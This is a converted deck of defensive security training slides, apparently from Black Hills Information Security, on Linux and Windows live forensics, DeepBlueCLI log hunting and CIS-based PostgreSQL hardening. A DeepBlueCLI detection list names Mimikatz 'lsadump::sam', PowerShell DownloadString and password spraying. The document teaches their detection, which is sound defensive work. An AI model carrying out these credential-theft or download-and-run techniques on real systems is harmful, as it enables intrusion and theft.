# Proc and Processes Part 3: Strings



```
root@DESKTOP-I1T2G01:/proc/360# strings exe
/lib64/ld-linux-x86-64.so.2
\Km>
9&Cy
libbsd.so.0
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
arc4random_uniform
```

```
OpenBSD netcat (Debian patchlevel 1.187-1ubuntu0.1)
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
        [-m minttl] [-O length] [-P proxy_username] [-p source_port]
        [-q seconds] [-s source] [-T keyword] [-V rtable] [-W recvlimit] [-w timeout]
        [-X proxy_protocol] [-x proxy_address[:port]] [destination] [port]
```

## Command Summary:

-4	Use IPv4
-6	Use IPv6
-b	Allow broadcast
-C	Send CRLF as line-ending
-D	Enable the debug socket option
-d	Detach from stdin
-F	Pass socket fd
-h	This help text
-I length	TCP receive buffer length



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# Bash History



```
adhd@DESKTOP-I1T2G01:/mnt/c/Users/adhd$ history
 1  hi
 2  cd
 3  echo hi > ../.bash_history
 4  sudo su -
 5  exit
 6  sudo su -
 7  ls
 8  cd
 9  cd /mnt/c/Users/aad
10  cd /mnt/c/Users/adhd
11  ls
12  ls -lrt
```





# LAB: Linux CLI



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# Windows Endpoint Analysis



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Windows: When Bad Things Happen



- In this section we will go through some core “live forensics” commands
- These are commands you should know and love
- They can mean the difference between a quick incident and a long painful one
- They can mean the difference between knowing, and just staring at a screen waiting for blinky lights to tell you things



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# Start with network connections



- We begin by looking at our system as a big, haystack
- Knowing where to start can be overwhelming
- I recommend starting with the network connections and then working backwards
- You have to start somewhere
- Core Windows network commands to know
  - netstat
  - net view
  - net use
  - net session



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# C:\> net view



- Let's start by looking at shares
- Attackers like to have staging systems on the inside of a network
- Pull files to one location and then exfil out
- What is normal?



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# C:\> net session



- Who is currently talking with the current system?
- X -> Y -> Z: You may be investigating system Y. But, it is compromised via system X
- Don't think of incidents as just isolated systems to be reviewed
- Attacks are often a chain



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# C:\> net use



- Who is the current system talking to?
- X -> Y -> Z: You may be investigating system Y. But, it is attacking system Z
- This is kind of the opposite of net session



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# C:\> netstat



- This one can get complicated... Quick
- But, it is a go to for any SOC analyst
- netstat will show you network connections

```
C:\Users\adhd>netstat
```

```
Active Connections
```

Proto	Local Address	Foreign Address	State
TCP	172.16.142.135:50371	52.242.211.89:https	ESTABLISHED
TCP	172.16.142.135:50475	152.199.6.14:https	TIME_WAIT
TCP	172.16.142.135:50521	dfw25s34-in-f2:https	TIME_WAIT
TCP	172.16.142.135:50548	152.195.12.131:https	TIME_WAIT
TCP	172.16.142.135:50865	a-0003:https	TIME_WAIT
TCP	172.16.142.135:50866	a-0003:https	TIME_WAIT
TCP	172.16.142.135:50879	a-0001:https	TIME_WAIT
TCP	172.16.142.135:50880	a-0001:https	TIME_WAIT
TCP	172.16.142.135:50881	a-0003:https	TIME_WAIT
TCP	172.16.142.135:50882	a-0003:https	TIME_WAIT
TCP	172.16.142.135:50884	media-router-fp74:https	TIME_WAIT
TCP	172.16.142.135:50885	media-router-fp74:https	TIME_WAIT
TCP	172.16.142.135:50888	192.229.211.216:https	TIME_WAIT
TCP	172.16.142.135:50902	dfw25s34-in-f2:https	TIME_WAIT



© Black Hills Infor

<https://t.me/learningnets>



# C:\> netstat -naob



- Now we can see the open TCP and UDP connections
- -a: Displays all active TCP connections and the TCP and UDP ports on which the computer is listening.
- -n: Displays active TCP connections, however, addresses and port numbers are expressed numerically and no attempt is made to determine names
- -o: Displays active TCP connections and includes the process ID (PID) for each connection.
- -b: displays the executable involved in creating each connection or listening port.
- <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/netstat>



# C:\> netstat -naob



```
C:\Users\adhd>netstat -naob
```

## Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	920
RpcSs				
[svchost.exe]				
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
Can not obtain ownership information				
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	1064
CDPSvc				
[svchost.exe]				
TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING	4
Can not obtain ownership information				
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
Can not obtain ownership information				
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	700
[lsass.exe]				
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	524
Can not obtain ownership information				
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	736
EventLog				
[svchost.exe]				
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING	380
Schedule				
[svchost.exe]				
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING	1844
[spoolsv.exe]				



© Black Hills Infor

<https://t.me/learningnets>



# C:\> netstat -f



- -f shows the fully qualified domain name (when available)
- Does not work too well with -naob (unfortunately)
- Will require running netstat a few times and cross-referencing
- Saves a ton of time
- How about... You know, killing ads?
- Look for things “out of the ordinary”
  - Weird domains
  - Non-M\$/Google/Yahoo connections
- Reduce the haystack, one piece at a time



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# C:\> netstat -f

```
C:\Users\adhd>netstat -f
```

## Active Connections

Proto	Local Address	Foreign Address	State
TCP	172.16.142.135:50357	40.126.0.71:https	TIME_WAIT
TCP	172.16.142.135:50366	40.126.0.71:https	TIME_WAIT
TCP	172.16.142.135:50367	13.74.179.117:https	TIME_WAIT
TCP	172.16.142.135:50368	gap-prime-finance.msn-int.com:https	TIME_WAIT
TCP	172.16.142.135:50369	13.74.179.117:https	TIME_WAIT
TCP	172.16.142.135:50370	13.74.179.117:https	TIME_WAIT
TCP	172.16.142.135:50371	52.242.211.89:https	ESTABLISHED
TCP	172.16.142.135:50378	dfw28s04-in-f3.1e100.net:https	TIME_WAIT
TCP	172.16.142.135:50400	a-0003.a-msedge.net:https	TIME_WAIT
TCP	172.16.142.135:50401	a-0003.a-msedge.net:https	TIME_WAIT
TCP	172.16.142.135:50402	13.74.179.117:https	TIME_WAIT
TCP	172.16.142.135:50412	a-0001.a-msedge.net:https	TIME_WAIT
TCP	172.16.142.135:50414	a23-64-5-158.deploy.static.akamaitechnologies.com:https	CLOSE_WAIT
TCP	172.16.142.135:50415	a23-64-5-158.deploy.static.akamaitechnologies.com:https	ESTABLISHED
TCP	172.16.142.135:50416	40.81.45.29:https	ESTABLISHED
TCP	172.16.142.135:50417	40.81.45.29:https	ESTABLISHED
TCP	172.16.142.135:50418	a-0003.a-msedge.net:https	ESTABLISHED
TCP	172.16.142.135:50419	a-0003.a-msedge.net:https	ESTABLISHED
TCP	172.16.142.135:50422	a-0001.a-msedge.net:https	ESTABLISHED
TCP	172.16.142.135:50423	a-0001.a-msedge.net:https	ESTABLISHED
TCP	172.16.142.135:50424	40.77.18.167:https	ESTABLISHED
TCP	172.16.142.135:50427	a-0003.a-msedge.net:https	ESTABLISHED
TCP	172.16.142.135:50428	a-0003.a-msedge.net:https	ESTABLISHED
TCP	172.16.142.135:50431	13.107.21.200:https	ESTABLISHED
TCP	172.16.142.135:50432	13.107.21.200:https	ESTABLISHED



<https://t.me/learningnets>



**Backdoors  
& Breaches**

# Windows Processes



- After we have looked at the network connections, we need to drill down on the processes
- Hopefully, we have a handful of “suspect” network connections
- Armed with the data we get from commands like netstat -naob we can start to look at the actual process data
- Still can be a lot of data
- Takes time, practice, practice, practice
- Pro tip, do this first on a system that is not infected



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# C:\> tasklist



- Just about the most boring command ever... Or is it?

```
C:\Users\adhd>tasklist
```

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	8 K
System	4	Services	0	96 K
Secure System	48	Services	0	12,404 K
Registry	96	Services	0	19,132 K
smss.exe	308	Services	0	908 K
csrss.exe	448	Services	0	2,768 K
wininit.exe	524	Services	0	3,584 K
csrss.exe	540	Console	1	3,096 K
winlogon.exe	620	Console	1	5,768 K
services.exe	628	Services	0	6,572 K
lsass.exe	676	Services	0	2,104 K



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# C:\> tasklist /svc



- Let's look at services!

```
C:\Users\adhd>tasklist /svc
```

Image Name	PID	Services
System Idle Process	0	N/A
System	4	N/A
Secure System	48	N/A
Registry	96	N/A
smss.exe	308	N/A
csrss.exe	448	N/A
wininit.exe	524	N/A
csrss.exe	540	N/A
winlogon.exe	620	N/A
services.exe	628	N/A
LsaIso.exe	676	N/A
lsass.exe	700	KeyIso, SamSs, VaultSvc
fontdrvhost.exe	792	N/A
fontdrvhost.exe	800	N/A
svchost.exe	808	BrokerInfrastructure, DcomLaunch, LSM, PlugPlay, Power, SystemEventsBroker
svchost.exe	920	RpcEptMapper, RpcSs
dwm.exe	1004	N/A
svchost.exe	380	Appinfo, gpsvc, hns, IKEEXT, iphlpsvc, LanmanServer, lfsvc, ProfSvc, Schedule, SENS, SharedAccess, ShellHWDetection, Themes, TokenBroker, UserManager, UsoSvc, Winmgmt, wisvc, wlidsvc, WpnService,



© Black Hills Information Security | @BHInfoSec

<https://t.me/learningnets>

RS  
AS

# C:\> tasklist /m



```
C:\Users\adhd>tasklist /m
```

```
Image Name                PID Modules
=====
System Idle Process       0 N/A
System                    4 N/A
Secure System             48 N/A
Registry                  96 N/A
smss.exe                  308 N/A
csrss.exe                 448 N/A
wininit.exe               524 N/A
csrss.exe                 540 N/A
winlogon.exe              620 ntdll.dll, KERNEL32.DLL, KERNELBASE.dll,
msvcrt.dll, sechost.dll, RPCRT4.dll,
combase.dll, ucrtbase.dll, advapi32.dll,
powrprof.dll, UMPDC.dll, profapi.dll,
user32.dll, win32u.dll, GDI32.dll,
gdi32full.dll, msvcp_win.dll, IMM32.DLL,
winsta.dll, SspiCli.dll, USERENV.dll,
profext.dll, ntmarta.dll, Bcrypt.dll,
bcryptprimitives.dll, firewallapi.dll,
DNSAPI.dll, IPHLPAPI.DLL, NSI.dll,
fwbase.dll, uxinit.dll, shcore.dll,
dwmapi.dll, UxTheme.dll, CRYPT32.dll,
DPAPI.dll, CRYPTBASE.dll, dwminit.dll,
apphelp.dll, dsreg.dll, OLEAUT32.dll,
```



© Black Hills

<https://t.me/learningnets>



# C:\> tasklist /m ntdll.dll



```
C:\Users\adhd>tasklist /m ntdll.dll
```

Image Name	PID	Modules
winlogon.exe	620	ntdll.dll
lsass.exe	700	ntdll.dll
fontdrvhost.exe	792	ntdll.dll
fontdrvhost.exe	800	ntdll.dll
svchost.exe	808	ntdll.dll
svchost.exe	920	ntdll.dll
dwm.exe	1004	ntdll.dll
svchost.exe	380	ntdll.dll
svchost.exe	432	ntdll.dll
svchost.exe	736	ntdll.dll
svchost.exe	1064	ntdll.dll
svchost.exe	1132	ntdll.dll
svchost.exe	1228	ntdll.dll
svchost.exe	1516	ntdll.dll
svchost.exe	1616	ntdll.dll
svchost.exe	1636	ntdll.dll
svchost.exe	1788	ntdll.dll



© Black Hills Inform

<https://t.me/learningnets>



# C:\> tasklist /m /fi "pid eq [proc\_id]"



```
C:\Users\adhd>tasklist /m /fi "pid eq 3500"
```

```
Image Name                PID Modules
=====
explorer.exe              3500 ntdll.dll, KERNEL32.DLL, KERNELBASE.dll,
msvcp_win.dll, ucrtbase.dll, combase.dll,
RPCRT4.dll, OLEAUT32.dll, shcore.dll,
msvcrt.dll, advapi32.dll, sechost.dll,
shlwapi.dll, user32.dll, win32u.dll,
GDI32.dll, gdi32full.dll, SHELL32.dll,
AEPIC.dll, bcrypt.dll, TWINAPI.dll,
USERENV.dll, powrprof.dll,
windows.storage.dll, dxgi.dll,
kernel.appcore.dll, PROPSYS.dll,
WININET.dll, UxTheme.dll, dwmapi.dll,
SspiCli.dll, twinapi.appcore.dll,
WTSAPI32.dll, ntmarta.dll, cryptsp.dll,
WLDAP.dll, http.sys, http.sys, TMM32.dll
```

<https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/tasklist>



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# C:\> wmic process list full

```
C:\Users\adhd>wmic process list full
```

```
CommandLine=  
CSName=DESKTOP-I1T2G01  
Description=System Idle Process  
ExecutablePath=  
ExecutionState=  
Handle=0  
HandleCount=0  
InstallDate=  
KernelModeTime=1237077343750  
MaximumWorkingSetSize=  
MinimumWorkingSetSize=  
Name=System Idle Process  
OSName=Microsoft Windows 10 Enterprise|C:\WINDOWS|\Device\Harddisk0\Partition3  
OtherOperationCount=0  
OtherTransferCount=0  
PageFaults=9  
PageFileUsage=60  
ReportProcessId=0
```

© Black Hills Information Security | @BHInfoSecurity



<https://t.me/learningnets>

# C:\> wmic process get name,parentprocessid,processid



```
C:\Users\adhd>wmic process get name,parentprocessid,processid
Name                               ParentProcessId  ProcessId
System Idle Process                0                0
System                              0                4
Secure System                      4                48
Registry                           4                96
smss.exe                           4                308
csrss.exe                          432              448
wininit.exe                        432              524
csrss.exe                          516              540
winlogon.exe                       516              620
services.exe                      524              628
LsaIso.exe                         524              676
lsass.exe                          524              700
fontdrvhost.exe                   620              792
fontdrvhost.exe                   524              800
svchost.exe                        628              808
svchost.exe                        628              920
dwm.exe                            620             1004
svchost.exe                        628              380
svchost.exe                        628              432
```



© Black Hills Infor

<https://t.me/learningnets>

C:\>wmic process where processid=[pid] get commandline



```
C:\Users\adhd>wmic process where processid=808 get commandline
CommandLine
C:\WINDOWS\system32\svchost.exe -k DcomLaunch -p
```



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Making it easier with Powershell: DeepBlueCLI



```
PS C:\tools\DeepBlueCLI-master> .\DeepBlue.ps1 .\evtx\smb-password-guessing-security.evtx
```

## Security warning

Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your computer. If you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message. Do you want to run C:\tools\DeepBlueCLI-master\DeepBlue.ps1?

```
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): R
```

```
Date      : 9/19/2016 10:50:06 AM
Log       : Security
EventID   : 4625
Message   : High number of logon failures for one account
Results   : Username: Administrator
           Total logon failures: 3560
Command   :
Decoded   :
```

```
Date      : 9/19/2016 10:50:06 AM
Log       : Security
EventID   : 4625
Message   : High number of total logon failures for multiple accounts
Results   : Total accounts: 2
           Total logon failures: 3561
```

```
Command   :
Decoded   :
```



## LAB: Windows CLI



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# DeepBlueCLI




- <https://github.com/sans-blue-team/DeepBlueCLI>

## Detected events

- Suspicious account behavior
  - User creation
  - User added to local/global/universal groups
  - Password guessing (multiple logon failures, one account)
  - Password spraying via failed logon (multiple logon failures, multiple accounts)
  - Password spraying via explicit credentials
  - Bloodhound (admin privileges assigned to the same account with multiple Security IDs)
- Command line/Sysmon/PowerShell auditing
  - Long command lines
  - Regex searches
  - Obfuscated commands
  - PowerShell launched via WMIC or PsExec
  - PowerShell Net.WebClient Downloadstring
  - Compressed/Base64 encoded commands (with automatic decompression/decoding)
  - Unsigned EXEs or DLLs
- Service auditing
  - Suspicious service creation
  - Service creation errors
  - Stopping/starting the Windows Event Log service (potential event log manipulation)
- Mimikatz
  - `lsadump::sam`
- EMET & Applocker Blocks

...and more



Blue Team Summit

## Threat Hunting via Sysmon

- Eric Conrad

<https://t.me/learningnets>



# DeepBlueCLI

```
PS C:\tools\DeepBlueCLI-master\DeepBlueCLI-master> .\DeepBlue.ps1  
.evtx
```

```
Date : 4/21/2019 11:22:35 PM  
C:\tools\DeepBlueCLI-master\DeepBlueCLI-master\Webcast\Security
```



```
Command :  
Decoded :  
Date : 4/21/2019 11:22:35 PM  
Log : Security  
EventID : 4672  
Message : Multiple admin logons for one account  
Results : Username: LABV2-DC1$  
User SID Access Count: 22451
```

```
Command :  
Decoded :  
Date : 4/21/2019 11:22:35 PM  
Log : Security  
EventID : 4672  
Message : Multiple admin logons for one account  
Results : Username: bertha.schultz  
User SID Access Count: 75
```

```
Command :  
Decoded :  
Date : 4/21/2019 11:22:35 PM  
Log : Security  
EventID : 4672  
Message : Multiple admin logons for one account  
Results : Username: Administrator  
User SID Access Count: 29
```



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>


# PowerShell

```
PS C:\tools\DeepBlueCLI-master\DeepBlueCLI-master> Get-WinEvent -FilterHashtable @{Path="C:\tools\DeepBlueCLI-master\DeepBlueCLI-master\Webcast\Security.evtx";id=4672} | Where-Object -Property Message -Match bertha.schultz
```

ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated	Id	LevelDisplayName	Message
4/27/2019 9:53:50 PM	4672	Information	Special privileges assigned to new logon...
4/27/2019 9:53:47 PM	4672	Information	Special privileges assigned to new logon...
4/27/2019 9:53:38 PM	4672	Information	Special privileges assigned to new logon...
4/26/2019 3:58:55 PM	4672	Information	Special privileges assigned to new logon...
4/26/2019 3:32:10 PM	4672	Information	Special privileges assigned to new logon...
4/26/2019 3:32:10 PM	4672	Information	Special privileges assigned to new logon...
4/26/2019 3:07:48 PM	4672	Information	Special privileges assigned to new logon...
4/26/2019 2:59:00 PM	4672	Information	Special privileges assigned to new logon...
4/26/2019 2:56:27 PM	4672	Information	Special privileges assigned to new logon...
4/26/2019 2:01:56 PM	4672	Information	Special privileges assigned to new logon...
4/26/2019 1:56:04 PM	4672	Information	Special privileges assigned to new logon...
4/26/2019 1:56:04 PM	4672	Information	Special privileges assigned to new logon...
4/26/2019 1:32:48 PM	4672	Information	Special privileges assigned to new logon...
4/26/2019 1:21:29 PM	4672	Information	Special privileges assigned to new logon...
4/26/2019 12:20:05 PM	4672	Information	Special privileges assigned to new logon...
4/26/2019 12:20:05 PM	4672	Information	Special privileges assigned to new logon...
4/26/2019 12:04:55 PM	4672	Information	Special privileges assigned to new logon...
4/26/2019 11:57:46 AM	4672	Information	Special privileges assigned to new logon...
4/26/2019 11:46:28 AM	4672	Information	Special privileges assigned to new logon...
4/26/2019 10:55:46 AM	4672	Information	Special privileges assigned to new logon...
4/26/2019 10:51:21 AM	4672	Information	Special privileges assigned to new logon...

<https://t.me/learnitright>



# DeepWhiteCLI



## DeepWhite

Detective whitelisting using Sysmon event logs.

Parses the Sysmon event logs, grabbing the SHA256 hashes from process creation (event 1), driver load (event 6, sys), and image load (event 7, DLL) events.

## VirusTotal and Whitelisting setup

Setting up VirusTotal hash submissions and whitelisting:

The hash checker requires Post-VirusTotal:

- <https://github.com/darkoperator/Posh-VirusTotal>

It also requires a VirusTotal API key:

- <https://www.virustotal.com/en/documentation/public-api/>

Then configure your VirusTotal API key:

```
set -VTAPIKey -APIKey <API Key>
```

The script assumes a personal API key, and waits 15 seconds between submissions.

<https://t.me/learningnets>



© Black Hills





## LAB: DeepBlueCLI



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# Server Analysis



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>



# WebLogs Example 2: error.log (Not in your VM)



```
adhd@adhd3 /var/log/apache2 $ tail -f error.log
[Thu Nov 26 05:20:49.546107 2020] [:error] [pid 4097] [client 172.16.142.135:52961] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack trace:
\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.16.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.548718 2020] [:error] [pid 9808] [client 172.16.142.135:52962] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack trace:
\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.16.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.551403 2020] [:error] [pid 4098] [client 172.16.142.135:52963] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack trace:
\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.16.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.554036 2020] [:error] [pid 9846] [client 172.16.142.135:52964] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack trace:
\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.16.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.556920 2020] [:error] [pid 4094] [client 172.16.142.135:52965] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack trace:
\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.16.142.131/honeybadger-red/demo.php
```



# WebLogs Example 2: auth.log (Not in your VM)



```
adhd@adhd3 /var/log $ tail -f auth.log
```

```
Nov 26 05:26:09 adhd3 su[9927]: pam_unix(su:auth): authentication failure; logname= uid=1000 euid=0
tty=/dev/pts/1 ruser=adhd rhost= user=root
Nov 26 05:26:10 adhd3 su[9927]: pam_authenticate: Authentication failure
Nov 26 05:26:10 adhd3 su[9927]: FAILED su for root by adhd
Nov 26 05:26:10 adhd3 su[9927]: - /dev/pts/1 adhd:root
Nov 26 05:26:16 adhd3 su[9930]: pam_unix(su:auth): authentication failure; logname= uid=1000 euid=0
tty=/dev/pts/1 ruser=adhd rhost= user=root
Nov 26 05:26:18 adhd3 su[9930]: pam_authenticate: Authentication failure
Nov 26 05:26:18 adhd3 su[9930]: FAILED su for root by adhd
Nov 26 05:26:18 adhd3 su[9930]: - /dev/pts/1 adhd:root
Nov 26 05:27:13 adhd3 sshd[9932]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
tty=ssh ruser= rhost=172.16.142.135 user=root
Nov 26 05:27:15 adhd3 sshd[9932]: Failed password for root from 172.16.142.135 port 62744 ssh2
Nov 26 05:27:23 adhd3 sshd[9932]: message repeated 2 times: [ Failed password for root from 172.16.1
42.135 port 62744 ssh2]
Nov 26 05:27:23 adhd3 sshd[9932]: Connection closed by 172.16.142.135 port 62744 [preauth]
Nov 26 05:27:23 adhd3 sshd[9932]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh
ruser= rhost=172.16.142.135 user=root
Nov 26 05:27:37 adhd3 sshd[9934]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
tty=ssh ruser= rhost=172.16.142.135 user=adhd
Nov 26 05:27:39 adhd3 sshd[9934]: Failed password for adhd from 172.16.142.135 port 62746 ssh2
Nov 26 05:27:46 adhd3 sshd[9934]: message repeated 2 times: [ Failed password for adhd from 172.16.1
42.135 port 62746 ssh2]
Nov 26 05:27:46 adhd3 sshd[9934]: Connection closed by 172.16.142.135 port 62746 [preauth]
Nov 26 05:27:46 adhd3 sshd[9934]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh
ruser= rhost=172.16.142.135 user=adhd
```



<https://t.me/learningnets>

Backdoors  
& Breaches

# CIS Benchmarks



cisecurity.org/cis-benchmarks/

Overview of CIS Benchmarks and  
CIS-CAT Demo

Register for the Webinar  
Tues. December 15 at 10:00 AM EDT  
Tues. January 5 at 1:30 PM EDT

CIS Benchmarks FAQ

Access all Benchmarks →

Operating Systems

Server Software

Cloud Providers

Mobile Devices

Network Devices

Desktop Software

Multi Function Print Devices

Web Server

Virtualization

Collaboration Server

Database Server

DNS Server

Authentication Server

Currently showing Server Software [Go back to showing ALL](#)

Server Software

**Apache Cassandra**

[Expand to see related content](#) ↓

[Download CIS Benchmark](#) →

Database Server

Server Software

**Apache HTTP Server**

[Expand to see related content](#) ↓

[Download CIS Benchmark](#) →

Web Server

Server Software

**Apache Tomcat**

[Expand to see related content](#) ↓

[Download CIS Benchmark](#) →

Web Server

Server Software

**BIND**

[Expand to see related content](#) ↓

[Download CIS Benchmark](#) →

DNS Server

# What to look for?



- What are the key configs for the server?
  - Files, Tables, GUI
  - Hunt them down
- What are the key processes for the server to run?
  - Ping, Port and Parse
- Where does it store users?
  - File, Table, GUI
  - How do you audit it?
- What are the core ports to be open?
  - Ping, Port and Parse... Again
  - What ports can be open?
- Where are the logs?
- Attack and learn



This will make you an  
infosec Tyrannosaurus Rex

This, is how I learned  
enterprise security  
Do this for every class of  
server your Org(s) have.  
Every. Single. One.



# Example Walkthrough: PostgreSQL



- I know you may not run this at work
  - That is OK, we are just going to use it as an example
- However, it can cover all the topics I covered in the last slide
- If this was used in my Org, and I was tasked with protecting it, I would start here
- You can also use vendor hardening guides as well
- Or, any third party source for securing an app
- The point is to dig in and learn the app



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Key Configuration Examples



## 6.3 Ensure 'Postmaster' Runtime Parameters are Configured (Not Scored)

### Profile Applicability:

- Level 1 - PostgreSQL
- Level 1 - PostgreSQL on Linux

### Description:

PostgreSQL runtime parameters that are executed by the postmaster process.

### Rationale:

The `postmaster` process is the supervisory process that assigns a backend process to an incoming client connection. The `postmaster` manages key runtime parameters that are either shared by all backend connections or needed by the `postmaster` process itself to run.

### Audit:

The following parameters can only be set at server start by the owner of the PostgreSQL server process and cluster, typically the UNIX user account `postgres`. Therefore, all exploits require the successful compromise of either that UNIX account or the `postgres` superuser account itself.

```
postgres=# SELECT name, setting FROM pg_settings WHERE context = 'postmaster'
ORDER BY 1;
 name | setting
-----|-----
 allow system table mods | off
 archive mode | off
 autovacuum freeze max age | 200000000
 autovacuum max workers | 3
 autovacuum_multixact_freeze_max_age | 400000000
 bonjour | off
 bonjour name |
 cluster name |
 config_file | /var/lib/pgsql/12/data/postgresql.conf
 data directory | /var/lib/pgsql/12/data
 data sync retry | off
 dynamic shared memory type | posix
 event source | PostgreSQL
 external pid file |
 hba_file | /var/lib/pgsql/12/data/pg_hba.conf
 hot_standby | on
 huge_pages | try
 ident_file | /var/lib/pgsql/12/data/pg_ident.conf
 jit_provider | llvmit
 listen addresses | localhost
```

## 6.2 Ensure 'backend' runtime parameters are configured correctly (Scored)

### Profile Applicability:

- Level 1 - PostgreSQL
- Level 1 - PostgreSQL on Linux

### Description:

In order to serve multiple clients efficiently, the PostgreSQL server launches a new "backend" process for each client. The runtime parameters in this benchmark section are controlled by the backend process. The server's performance, in the form of slow queries causing a denial of service, and the RDBM's auditing abilities for determining root cause analysis can be compromised via these parameters.

### Rationale:

A denial of service is possible by denying the use of indexes and by slowing down client access to an unreasonable level. Unsanctioned behavior can be introduced by introducing rogue libraries which can then be called in a database session. Logging can be altered and obfuscated inhibiting root cause analysis.

### Audit:

Issue the following command to verify the backend runtime parameters are configured correctly:

```
postgres=# SELECT name, setting FROM pg_settings WHERE context IN
('backend','superuser-backend') ORDER BY 1;
 name | setting
-----|-----
 ignore system indexes | off
 jit_debugging_support | off
 jit_profiling_support | off
 log_connections | on
 log_disconnections | on
 post_auth_delay | 0
(6 rows)
```

**Note:** Effecting changes to these parameters can only be made at server start. Therefore, a successful exploit *may not be detected until after* a server restart, e.g., during a maintenance

# User Example

## 4.2 Ensure excessive administrative privileges are revoked (Scored)

### Profile Applicability:

- Level 1 - PostgreSQL

### Description:

With respect to PostgreSQL administrative SQL commands, only superusers should have elevated privileges. PostgreSQL regular, or application, users should not possess the ability to create roles, create new databases, manage replication, or perform any other action deemed privileged. Typically, regular users should only be granted the minimal set of privileges commensurate with managing the application:

- DDL (create table, create view, create index, etc.)
- DML (select, insert, update, delete)

Further, it has become best practice to create separate roles for DDL and DML. Given an application called 'payroll', one would create the following users:

- payroll\_owner
- payroll\_user

```
$ whoami
postgres
$ psql -c "\du postgres"
```

80 | Page

Role name	List of roles Attributes	Member of
postgres	Superuser, Create role, Create DB, Replication, Bypass RLS	{}

Now, let's inspect the same information for a mock regular user called `appuser` using the display command `psql -c "\du appuser"`. The output confirms that regular user `appuser` has the same elevated privileges as system administrator user `postgres`. This is a fail.

```
$ whoami
postgres
$ psql -c "\du appuser"
```

Role name	List of roles Attributes	Member of
appuser	Superuser, Create role, Create DB, Replication, Bypass RLS	{}



# Ports and Services Example



Review prior sections in this benchmark regarding SSL certificates, replication user, and WAL archiving.

Confirm the file `$PGDATA/standby.signal` is present on the STANDBY host and `$PGDATA/postgresql.auto.conf` contains lines similar to the following:

---

149 | Page

```
primary_conninfo = 'user=replication_user password=mypassword host=mySrcHost  
port=5432 sslmode=require sslcompression=1'
```

## References:

<https://t.me/learningnets>



© Black



# Memory Forensics



© Black Hills Information Security | @BHInfoSecurity

<https://t.me/learningnets>

# Memory Analysis: A Nightmare



- Currently the state of open source memory analysis is a bit rough
- Microsoft is making this a bit more difficult than they should
- Projects like Volatility do a great job, but without clean memory maps full analysis is difficult
